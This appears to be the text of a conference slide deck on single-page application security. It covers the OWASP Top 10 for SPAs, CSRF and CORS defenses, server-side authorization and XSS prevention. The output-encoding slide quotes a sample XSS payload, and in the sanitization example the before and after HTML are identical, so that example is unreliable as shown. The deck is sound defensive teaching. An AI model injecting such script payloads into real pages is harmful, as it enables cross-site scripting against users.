

Security Risk: Single-Page Application

Andreas Falk

@andifalk

<https://www.novatec-gmbh.de/blog>

<https://github.com/andifalk>



About Me

Andreas Falk

Novatec Consulting (Germany)


 andreas.falk@novatec-gmbh.de

 @andifalk



Browser-Based Applications (SPA)

- Most popular client type
- Most problematic client type (security wise)
- Runs under control of the user
- May be broken by installed browser plugins
- Cannot hide any secrets
- No secure browser storage



OWASP Top 10 – 2021: Risks for SPA



- 1. Broken Access Control:** CSRF, CORS, Authorization
2. Cryptographic Failures
- 3. Injection:** Cross Site Scripting (XSS)
4. Insecure Design
5. Security Misconfiguration
- 6. Vulnerable and Outdated Components:** NPM Packages
- 7. Identification and Authentication Failures:** OAuth/OIDC+JWT
8. Software and Data Integrity Failures
- 9. Security Logging and Monitoring Failures**
10. Server-Side Request Forgery

<https://owasp.org/Top10>




Broken Access Control

CSRF, CORS, Authorization



Cross-Site Request Forgery (CSRF)

Business Client Application



Attacker Client Application




CSRF Defenses

- ✓ Do not abuse GET requests (modify resources)
- ✓ Same-Site Cookie Attribute
- ✓ Token-Based Mitigation:
 - Synchronizer Token Pattern
 - Double Submit Cookie
- ✓ Additional Defenses:
 - Captchas
 - Re-Authentication

[OWASP CSRF Prevention Cheat Sheet](#)



CSRF-Defense: Double Submit Cookie



Spring Security Configuration:

```
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http.csrf().csrfTokenRepository(CookieCsrfTokenRepository.withHttpOnlyFalse());
    }
}
```



CSRF Attack Defenses (Angular, React, Vue)



CSRF-Protection (Double Submit Cookie)



No default CSRF-Protection
Requires Axios (Double Submit Cookie)

<https://angular.io/guide/http#security-xsrf-protection>

<https://axios-http.com/docs/intro>



Cross Origin Resource Sharing (CORS)

- Same Origin Policy (SOP)
 - Various Response Headers, most important
 - ✓ Access-Control-Allow-Origin
 - ✓ Access-Control-Allow-Credentials
 - Pre-Flight Requests for “non-simple” requests
-
- ✓ Do not use '*' wildcard
 - ✓ Specify explicit domains (origins)

[OWASP HTML5 Security Cheat Sheet](#)



Authorization (Access Control)

Authentication & Authorization
MUST always
be done on the **SERVER-Side**



Just hiding UI elements on client-side is
“Security By Obscurity”

[OWASP Authorization Cheat Sheet](#)




Injection


Cross-Site Scripting (XSS)



How Cross-Site Scripting (XSS) Happens




Reflected Cross-Site Scripting



- ✓ Must be handled on Client- and Server-Side
- ✓ Input Validation & Strong Typing on Server




Persistent Cross-Site Scripting



- ✓ Must be handled on Client- and Server-Side
- ✓ Input Validation & Strong Typing on Server
- ✓ Input Validation on Data Access Layer too



DOM-Based Cross-Site Scripting (DOM XSS)



- ✓ Must be handled completely on client-side
- ✓ No logs on server-side



Common Cross-Site Scripting (XSS) Defenses

- ✓ Do NOT put untrusted data into templates & SSR
- ✓ Use strict input validation & strong typing (server-side)
- ✓ Contextual Output Encoding
- ✓ Sanitizing
- ✓ Content Security Policies
- ✓ Trusted Types
- ✓ Protect Session Cookie
 - HTTPOnly

[OWASP Cross-Site Scripting Prevention Cheat Sheet](#)



Contextual Output Encoding (Render as String)

- Output Encoding for different contexts
 - HTML Entities & HTML Attributes
 - JavaScript
 - CSS
 - URL
- Example for HTML Entity Encoding

Original:

```
<p><b>Some Text <script>alert('xss')</script></b></p>
```

Encoded:

```
&lt;p&gt;&lt;b&gt;Some Text &lt;script&gt;alert('xss')&lt;/script&gt;&lt;/b&gt;&lt;/p&gt;
```

[OWASP Cross-Site Scripting Prevention Cheat Sheet](#)



Sanitization (Render as HTML)

- Strip out everything that contains dangerous HTML & JavaScript parts
- Example for Sanitizing:

Original:

```
<p><b>My bold text</b></p>
```

Sanitized:

```
<p><b>My bold text</b></p>
```

- Libraries & APIs
 - DOMPurify (<https://github.com/cure53/DOMPurify>)
 - Sanitize-url (<https://github.com/braintree/sanitize-url>)
 - HTML Sanitizer API
(Experimental, <https://wicg.github.io/sanitizer-api>)

[OWASP Cross-Site Scripting Prevention Cheat Sheet](#)



Trusted Types

- DOM XSS is one of the most common web security
- Trusted Types prevents DOM XSS by locking down risky sink functions
